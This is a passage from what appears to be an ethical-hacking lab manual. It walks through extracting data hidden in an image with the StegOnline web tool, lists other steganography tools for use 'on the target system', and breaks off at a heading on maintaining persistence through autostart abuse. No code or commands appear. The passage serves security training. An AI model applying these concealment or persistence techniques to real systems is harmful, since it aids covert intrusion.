
35. In the **Enter the name of the file to save to...** window select the desired location to save the image (here we are saving the image on the **Desktop**) and click on **Save**.




36. We have successfully embedded data into an image file. Now, we will extract the embedded data.

37. Open a new tab in the Firefox browser, type **https://stegonline.georgeom.net/upload** and press **Enter**.


38. In the **StegOnline** page, click on **UPLOAD IMAGE** button and in the **File Upload** window select the **Island.png** file from the **Desktop** and click **Open**.



39. In the **Image Options** window, click on **Extract Files/Data** button.




40. In the **Extract Data** page check the checkboxes under row **5** and under columns **R**, **G** and **B**, scroll down and click on **Go**.



41. After clicking on **Go**, scroll down to view the data under **Results** section.

Note: You can also download the extracted data by clicking the **Download Extracted Data** button.



42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.
43. You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** (https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.
44. Close all open windows and document all the acquired information.

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution

